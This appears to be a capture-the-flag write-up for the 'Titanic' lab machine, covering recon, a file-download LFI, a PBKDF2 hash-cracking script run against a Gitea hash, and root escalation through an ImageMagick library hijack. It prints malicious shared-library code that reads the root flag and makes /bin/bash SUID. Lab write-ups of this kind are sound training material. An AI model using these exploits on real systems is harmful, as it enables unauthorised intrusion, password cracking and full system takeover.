Recon:
└─$ nmap -sC -sV -A 10.10.11.55
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-08 09:38 IST
Nmap scan report for titanic.htb (10.10.11.55)
Host is up (0.35s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 73:03:9c:76:eb:04:f1:fe:c9:e9:80:44:9c:7f:13:46 (ECDSA)
|_  256 d5:bd:1d:5e:9a:86:1c:eb:88:63:4d:5f:88:4b:7e:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Titanic - Book Your Ship Trip
| http-server-header:
|   Apache/2.4.52 (Ubuntu)
|_  Werkzeug/3.0.3 Python/3.10.12
Enumeration:

Has a book button which has a submit form with various fields

starting Burpsuite to intercept submit as i tried and server downloads a json format file


First i thought it could be XSS in fields but that is not the case, then the download url could LFI vulnerable


`User Flag can be seen directly through the LFI
/home/developer/.ssh/id_rsa: 404 NOT FOUND /var/log/auth.log: 500 INTERNAL SERVER ERROR


/etc/hosts
└─$ nmap -p 3306 10.10.11.55
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-08 10:03 IST
Nmap scan report for titanic.htb (10.10.11.55)
Host is up (0.16s latency).

PORT     STATE  SERVICE

3306/tcp closed mysql

{"name": "Rose DeWitt Bukater", "email": "rose.bukater@titanic.htb", "phone": "643-999-021", "date": "2024-08-22", "cabin": "Suite"}
{"name": "Jack Dawson", "email": "jack.dawson@titanic.htb", "phone": "555-123-4567", "date": "2024-08-23", "cabin": "Standard"}

From Gitea Docs


`Download file to my Machine

import hashlib
import binascii

def pbkdf2_hash(password, salt, iterations=50000, dklen=50):
    hash_value = hashlib.pbkdf2_hmac(
        'sha256',
        password.encode('utf-8'),
        salt,
        iterations,
        dklen
    )
    return hash_value

# Function to check if a password matches the hash
def find_matching_password(dictionary_file, target_hash, salt, iterations=50000, dklen=50):
    target_hash_bytes = binascii.unhexlify(target_hash)

    with open(dictionary_file, 'r', encoding='utf-8') as file:
        count = 0
        for line in file:
            password = line.strip()
            hash_value = pbkdf2_hash(password, salt, iterations, dklen)
            count += 1
            print(f"{count}: {password}")
            if hash_value == target_hash_bytes:
                print(f"\nFound password: {password}")
                return password
        print("Password not found.")
        return None

salt = binascii.unhexlify('8bf3e3452b78544f8bee9400d6936d34')
target_hash = 'e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea594cfb56'
dictionary_file = '/usr/share/wordlists/rockyou.txt'
find_matching_password(dictionary_file, target_hash, salt)
python3 crackit.py 8bf3e3452b78544f8bee9400d6936d34 e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea594cfb56 rockyou.txt


User:
Linpeas.sh from my machine to target
Looking into /opt


/usr/bin/magick
Basically, Magick is just a binary that converts images from one format to another

so from this exploit, down there has a PoC, we can replicate the steps to get root
gcc -x c -shared -fPIC -o ./libxcb.so.1 - << EOF
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void init() {
    system("cat /root/root.txt > /tmp/thisismyroot.txt");
    exit(0);
}
EOF
We can try for the shell as root, i tried netcat first but did not work, so we can escalate from target shell to root
gcc -x c -shared -fPIC -o ./libxcb.so.1 - << EOF
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void init() {
    system("chmod u+s /bin/bash");
    exit(0);
}
EOF